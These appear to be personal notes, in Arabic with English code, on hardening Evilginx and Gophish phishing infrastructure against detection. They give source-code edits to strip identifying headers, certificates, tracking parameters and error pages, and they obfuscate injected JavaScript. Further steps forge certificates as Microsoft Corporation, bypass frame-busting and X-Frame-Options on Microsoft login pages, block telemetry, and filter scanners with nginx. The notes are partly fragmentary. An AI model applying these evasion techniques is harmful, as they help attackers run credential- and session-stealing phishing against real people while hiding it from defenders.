
دليل إعداد البنية التحتية للتصيد الاحتيالي Evilginx - تأمين البنية التحتية لـ Evilginx وGophish، إزالة مؤشرات الاختراق، تكتيكات وتقنيات وإجراءات التصيد الاحتيالي
ملاحظة: هذه نسخة من ملاحظاتي الشخصية. يرجى عدم الاعتماد عليها بشكل كامل.
تحقق من النطاقات المنتهية واشترِ الجيد منها إن أمكن
تصنيف النطاقات
أتمتة فحص/إرسال سمعة النطاق
مدونات
الطريقة 1: استخدام مزودي خدمة البريد الإلكتروني
الطريقة 2: تقنيات متفرقة
التقنية 1: بواسطة Andre Rosario - من BreakDev Red على ديسكورد
[email protected] لكنه في الحقيقة من [email protected] (يمكن للأشخاص التقنيين اكتشاف ذلك بسهولة بالرغم من ذلك)بناء Phishlets لـ Evilginx
سكربتات تثبيت Evilginx
نصائح لتأمين البنية التحتية لـ Evilginx -
https://github.com/An0nUD4Y/Evilginx2-Phishlets#securing-evilginx-infra-tips

- Rewrite URLs on Phishing Pages to avoid detection through URL Path pattern matching (by Kuba).
- Remove IOCs (X-Evilginx header and Default Cert Details)
- Modify Unauth redirect static contents
- Modify code to request wildcard certificates for root domain from Let'sEncrypt other than requesting for each subdomains (As mentioned in Kuba's blog) - Check this repo for reference https://github.com/ss23/evilginx2
- Put evilginx behind a proxy to help against TLS fingerprinting (JA3 and JA3S)
- Use cloudflare in between if possible/feasible (You have to configure the SSL Settings correctly, change it to Full in cloudflare settings)
- Use some known ASN blacklist to avoid getting detected like here (https://github.com/aalex954/evilginx2-TTPs#ip-blacklist)
- Reduce the Number of proxyhosts in phishlet if possible to reduce content loading time.
- Host Evilginx at Azure and use their domain (limit proxy host in phishlet to 1 or find a way , may be create multiple azure sub domains and try with that)
- Add some sub_filters to modify the content of the pages to avoid content based detections, like (Favicon, form title font or style, or anything which seems relevant)
- Block the feedback/telemetry/logs/analytics subdomains using the phishlet sub_filters which can log the domain or may help later on analysis.
- See if js-injected is static or dynamic , if static modify the evilginx js-inject code to create dynamic/obfuscated version of your js for each user/target.
- Make sure to not leak your Evilginx infra IP, Check the DNS history to make sure its not stored anywhere (Analysts may look for older DNS Records of the domain)
- Be aware of this research : https://catching-transparent-phish.github.io/catching_transparent_phish.pdf , repo - https://catching-transparent-phish.github.io/
ستعمل هذه التعديلات أيضًا في أحدث إصدار من evilginx + gophish أي evilginx3.3
نصائح : استخدم معامل {{.URL}} في قالب التصيّد عند استخدامه مع evilginx ( https://github.com/kgretzky/evilginx2/issues/1042#issuecomment-2052073864)
تعديلات في الكود المصدري وهيكل الملفات لـ gophish لتأمين البنية التحتية لـ GoPhish
إزالة مثيلات X-Gophish ( X-Gophish-Contact , X-Gophish-Signature)
إزالة const ServerName= "gophish" وتغييرها إلى const ServerName= "IGNORE" في الملف config/config.go
تغيير منفذ خادم الإدارة الافتراضي في ملف config.json.
تعديل توقيعات رسائل البريد الاختبارية، لتجنب الاكتشاف أثناء اختبار SMTP. Controllers > api > util.go
Controllers > api > util.go
models > testdata > email_request.go
models > testdata > email_request_test.go
models > testdata > maillog.go
models > testdata > maillog_test.go
models > testdata > smtp_test.go
التقنية 2: استخدام وظيفة الدعوة الخارجية في Azure - من BreakDev Red على ديسكورد
نصائح متفرقة للمساعدة في إيصال رسائل البريد إلى صندوق الوارد.
مدونات/محاضرات/مراجع
أزل ترويسة X-Evilginx (تحقق من جميع أسطر الكود التي تحتوي على req.Header.Set وقم بتعليق الوظائف ذات الصلة في ملف core/http_proxy.go)
// comment line 469
req.Header.Set(p.getHomeDir(), o_host)
//comment line 659
req.Header.Set(p.getHomeDir(), o_host)
// comment function at line 1791-1793
func (p *HttpProxy) getHomeDir() string {
return strings.Replace(HOME_DIR, ".e", "X-E", 1)
}
// comment line 52-54
const (
HOME_DIR = ".evilginx"
)
لتعديل المحتوى الثابت لإعادة التوجيه غير المصرح بها، ابحث عن <html> في ملف core/http_proxy.go وعدّل كود HTML لإزالة أي توقيعات ثابتة.
أيضًا لتجنب اكتشاف توقيع كود js المحقون الثابت، يمكنك تعديل الكود كما يلي:
تأكد من إضافة "github.com/tdewolff/minify/js" في imports
re := regexp.MustCompile(`(?i)(<\s*/body\s*>)`)
var d_inject string
if script != "" {
minifier := minify.New() // "github.com/tdewolff/minify/js"
minifier.AddFunc("text/javascript", js.Minify)
obfuscatedScript, err := minifier.String("text/javascript", script)
if err != nil {
// Handle error - Obfuscation failed
d_inject = "<script" + js_nonce + ">" + "function doNothing() {var x =0};" + script + "</script>\n${1}"
}
d_inject = "<script" + js_nonce + ">" + "function doNothing() {var x =0};" + obfuscatedScript + "</script>\n${1}"
//d_inject = "<script" + js_nonce + ">" + "function doNothing() {var x =0};" + script + "</script>\n${1}"
} else if src_url != "" {
d_inject = "<script" + js_nonce + " type=\"application/javascript\" src=\"" + src_url + "\"></script>\n${1}"
} else {
return body
}
عدّل ملف core/cert.db أيضًا
غيّر “rid” لـ gophish.
استخدم nginx أو caddy أو بروكسيات أخرى أمام evilginx.
استخدم أدوات إعادة التوجيه (Redirectors)
<meta http-equiv="refresh" content="5;url=https://example.com">غيّر النمط الافتراضي لرابط الطُعم وهو سلسلة عشوائية من 8 أحرف.
// Line 728 in core/terminal.go file
l := &Lure{
Path: "/" + GenRandomString(8),
Phishlet: args[1],
}
أعد كتابة الروابط في صفحات التصيد لتجنب الاكتشاف عبر مطابقة نمط مسار الرابط (بواسطة Kuba). [هذه الميزة غير متوفرة في النسخة العامة من evilginx، سيتعين عليك تنفيذها بنفسك.]
# Only Work in Evilginx Pro Version
# Similar functionality can be implemented in public version as well.
rewrite_urls:
trigger:
domains: ['www.linkedin.com']
paths: ['^/login$']
rewrite:
path: '/this/is/not/the/path/you/are/looking/for.php'
query:
{key:'a', value: 'HOW'}
{key:'b', value: 'MUCH'}
{key:'d', value: 'IS'}
{key:'e', value: 'THE'}
{key:'f', value: 'PHISH'}
{key:'q', value: '{id}'}

عدّل النمط والقيمة الموقَّعين لملفات تعريف الارتباط الخاصة بمعرف الطُعم/الجلسة (بواسطة @rad9800 )
احجب ترويسات Referrer لمنع تسريب اسم نطاق التصيد الخاص بك - راجع هذه المدونة البحثية كمرجع:
resp.Header.Set("Referrer-Policy", "no-referrer")حدد سياسة أمان المحتوى CSP الخاصة بك لتجنب القياس عن بُعد/الكناري/الاكتشاف عبر تسريب نطاق التصيد.
تحقق مما إذا كان الموقع المستهدف يستخدم نوعًا من رموز الكناري (CSS, JS) وتجنبها
تجنب بصمة JA4
BITB + evilginx + تجاوز كسر الإطارات (Frame Busting)
- triggers_on: 'login.microsoftonline.com'
orig_sub: ''
domain: 'okta.com'
search: 'if\(e.self===e.top\){'
replace: 'if(true){window.oldself=e.self;e.self=e.top;'
mimes: ['text/html', 'charset=utf-8']- triggers_on: 'login.microsoftonline.com'
orig_sub: ''
domain: 'okta.com'
search: 'X-Frame-Options: DENY'
replace: 'Test: test'
mimes: ['text/html', 'charset=utf-8']
if (top != self)
if (top.location != self.location)
if (top.location != location)
if (parent.frames.length > 0)
if (window != top)
if (window.top !== window.self)
if (window.self != window.top)
if (parent && parent != window)
if (parent && parent.frames && parent.frames.length>0)
if((self.parent&&!(self.parent===self))&&(self.parent.frames.length!=0))
top.location.replace(self.location)
top.location.href = window.location.href
top.location.replace(document.location)
top.location.href = window.location.href
top.location.href = "URL"
document.write(’’)
top.location = location
top.location.replace(document.location)
top.location.replace(’URL’)
top.location.href = document.location
top.location.replace(window.location.href)
top.location.href = location.href
self.parent.location = document.location
parent.location.href = self.document.location
top.location.href = self.location
top.location = window.location
top.location.replace(window.location.pathname)
window.top.location = window.self.location
setTimeout(function(){document.body.innerHTML=’’;},1);
window.self.onload = function(evt){document.body.innerHTML=’’;}
var url = window.location.href; top.location.replace(url)
تغيير استجابة 404
أضف الدالة المخصصة التالية في ملف controllers/phish.go
func customNotFound(w http.ResponseWriter, r *http.Request) {
http.Error(w, "Try again!", http.StatusNotFound)
}
الآن استبدل جميع حالات http.NotFound(w, r) بـ customNotFound(w, r)
إزالة الاستجابة المثبتة يدويًا لـ robots.txt وتعديلها في الملف controllers/phish.go
عدّل الكود المعني في ملف phish.go إلى الكود التالي.
//Modified Response
// RobotsHandler prevents search engines, etc. from indexing phishing materials
func (ps *PhishingServer) RobotsHandler(w http.ResponseWriter, r *http.Request) {
fmt.Fprintln(w, "User-agent: *\nDisallow: /*/*\nDisallow: /.git/*")
}
تعديل معامل GET “rid” في الطلبات
"rid" إلى شيء آخر.للوقاية المتقدمة، يمكنك أيضًا تعديل مجلد static وإعادة تسميته إلى اسم آخر، وكذلك إعادة تسمية الملفات بداخله لتجنب الاكتشاف القائم على المسار. فقط لا تنسَ تعديل الكود المصدري ذي الصلة أيضًا.
تغيير خصائص الشهادة في ملف util/util.go
template := x509.Certificate{
SerialNumber: serialNumber,
Subject: pkix.Name{
//Organization: []string{"Gophish"},
Organization: []string{"Microsoft Corporation"},
},
استخدم Nginx لتمرير الحركة المرورية عبره كوسيط لتجنب أي بصمة لخادم Golang
service nginx start
تحتاج إلى تغيير config.json الخاص بـ gophish لتغيير منافذ http من 80 إلى 8080 وhttps من الافتراضي إلى 60002، كما هو موضح أدناه
{
"admin_server": {
"listen_url": "127.0.0.1:60002",
"use_tls": true,
"cert_path": "gophish_admin.crt",
"key_path": "gophish_admin.key",
"trusted_origins": []
},
"phish_server": {
"listen_url": "127.0.0.1:8080",
"use_tls": false,
"cert_path": "example.crt",
"key_path": "example.key"
},
"db_name": "sqlite3",
"db_path": "gophish.db",
"migrations_prefix": "db/db_",
"contact_address": "",
"logging": {
"filename": "",
"level": ""
}
}
الإعداد التالي سيحظر جميع الطلبات التي يحتوي وكيل المستخدم فيها على “Bot” أو “bot”
# /etc/nginx/nginx.conf
events {
# Define event processing parameters here
worker_connections 1024; # Adjust according to your requirements
}
http {
upstream backend {
server localhost:8080;
}
# HTTP server
server {
listen 80 default_server;
# Reject requests with "bot" or "Bot" in User-Agent
if ($http_user_agent ~* (bot|Bot)) {
return 403;
}
location / {
proxy_pass http://backend;
proxy_set_header Host $host;
proxy_set_header X-Real-IP $remote_addr;
proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
proxy_set_header X-Forwarded-Proto $scheme;
}
}
upstream backend_https {
server localhost:60002;
}
# HTTPS server
server {
listen 60001 ssl default_server;
ssl_certificate /root/Phishing/gophish-mod/gophish_admin.crt;
ssl_certificate_key /root/Phishing/gophish-mod/gophish_admin.key;
# Reject requests with "bot" or "Bot" in User-Agent
if ($http_user_agent ~* (bot|Bot)) {
return 403;
}
location / {
proxy_pass https://backend_https;
proxy_set_header Host $host;
proxy_set_header X-Real-IP $remote_addr;
proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
proxy_set_header X-Forwarded-Proto $scheme;
}
}
}
للسماح بوكيل مستخدم محدد فقط، استخدم الإعداد التالي. سيحظر هذا جميع الطلبات ولن يسمح إلا بالطلبات التي يكون وكيل المستخدم فيها “iamdevil”.
# /etc/nginx/nginx.conf
events {
# Define event processing parameters here
worker_connections 1024; # Adjust according to your requirements
}
http {
upstream backend {
server localhost:8080;
}
# HTTP server
server {
listen 80 default_server;
# Reject requests with user agent other than "iamdevil"
if ($http_user_agent != "iamdevil") {
return 403;
}
location / {
proxy_pass http://backend;
proxy_set_header Host $host;
proxy_set_header X-Real-IP $remote_addr;
proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
proxy_set_header X-Forwarded-Proto $scheme;
}
}
upstream backend_https {
server localhost:60002;
}
# HTTPS server
server {
listen 60001 ssl default_server;
ssl_certificate /root/Phishing/gophish-mod/gophish_admin.crt;
ssl_certificate_key /root/Phishing/gophish-mod/gophish_admin.key;
# Reject requests with user agent other than "iamdevil"
if ($http_user_agent != "iamdevil") {
return 403;
}
location / {
proxy_pass https://backend_https;
proxy_set_header Host $host;
proxy_set_header X-Real-IP $remote_addr;
proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
proxy_set_header X-Forwarded-Proto $scheme;
}
}
}
تعديل توقيع بكسل التتبع في Gophish لتجنب الاكتشاف القائم على بكسل التتبع الموقّع.
تغيير نمط تسلسل ترويسات البريد الإلكتروني في gophish. قد يُستخدم هذا النمط للكشف عن gophish (من مجتمع BreakDev Red).
قم بإعداد PostFix أمام gophish لإزالة مؤشرات الاختراق (IOCs) ووسائل الاكتشاف الأخرى ومنع الرسائل من الظهور كبريد عشوائي، وكذلك إزالة الترويسات وإصلاحها.
مدونات ومحاضرات أبحاث GoPhish :
بدائل Gophish :